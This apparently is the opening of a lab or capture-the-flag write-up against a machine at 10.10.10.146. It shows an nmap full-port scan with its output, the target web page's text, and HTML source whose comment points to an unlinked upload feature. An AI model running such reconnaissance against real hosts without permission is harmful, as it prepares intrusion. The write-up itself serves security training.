





```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.146
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-27 12:36 +03
Nmap scan report for 10.10.10.146
Host is up (0.061s latency).
Not shown: 65532 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
443/tcp closed https
```




Hello mate, we're building the new FaceMash!
Help by funding us and be the new Tyler&Cameron!
Join us at the pool party this Sat to get a glimpse



```
<html>
<body>
Hello mate, we're building the new FaceMash!</br>
Help by funding us and be the new Tyler&Cameron!</br>
Join us at the pool party this Sat to get a glimpse
<!-- upload and gallery not yet linked -->
</body>
</html>
```

